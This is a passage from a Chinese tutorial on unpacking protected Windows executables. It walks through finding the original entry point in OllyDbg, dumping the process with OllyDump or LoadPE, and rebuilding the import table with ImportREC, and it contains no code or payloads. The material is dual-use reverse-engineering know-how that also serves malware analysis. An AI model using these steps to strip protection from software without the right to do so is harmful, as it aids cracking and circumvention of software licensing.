


图 9




图 10




图 11




图 12

是第二次运行外壳程序，所以程序会略过解密部分，接着按F8再来跟踪，很快就会来到程序的OEP了，如图12，动态链接库法也测试成功。

第二步：Dump

Dump，也称为转存，就是我们常说的抓取内存映像，把内存中的映像读取出来，以文件的形式保存。一般来说，当EIP（指令指针寄存器）指向OEP时我们Dump就是正确的，常用的Dump工具有LoadPE、ProcDump、PETools等。另外OD中的一个插件OllyDump也可以Dump，使用起来也比较方便，但就是有个缺点，不方便抓取DLL和OCX的映像。

1、OllyDump抓取EXE

假设我们已经来到了程序的OEP处，在OD工具栏的“插件”中选择“OllyDump”→“Dump Debugged process”，如图13，然后就会弹出一个如图14所示的窗口，我们只要按一下右上方的“Dump”按钮，把文件保存起来就可以了，使用PEID查看一下Dump后的文件，如图15，已经脱壳成功了。




图13




图14




图15

2、LoadPE抓取DLL

首先我们让OD来到DLL的OEP处，然后打开LoadPE，在上面的窗口中选择loaddll的进程，在下面的窗口选中我们载入loaddll的DLL进程，点击右键选择“dump full”保存起来就可以了，如图16。




图16

3、重建输入表

在加壳过程中，破坏原程序的输入表是必须有的功能，因此在Dump后重建输入表也是非常关键的。ImportREC是很专业的输入表重建工具，首先我们得确保已经找到了程序的OEP，并且文件已经Dump了，而且正在运行中。

打开ImportREC，在上面的下拉框中选中Dump后的文件进程，点击左下角的“自动查找IAT”按钮，然后再点击下面的“获取输入表”，最后点击“修复转存文件”，如图17，把修复好的文件保存起来就行了。

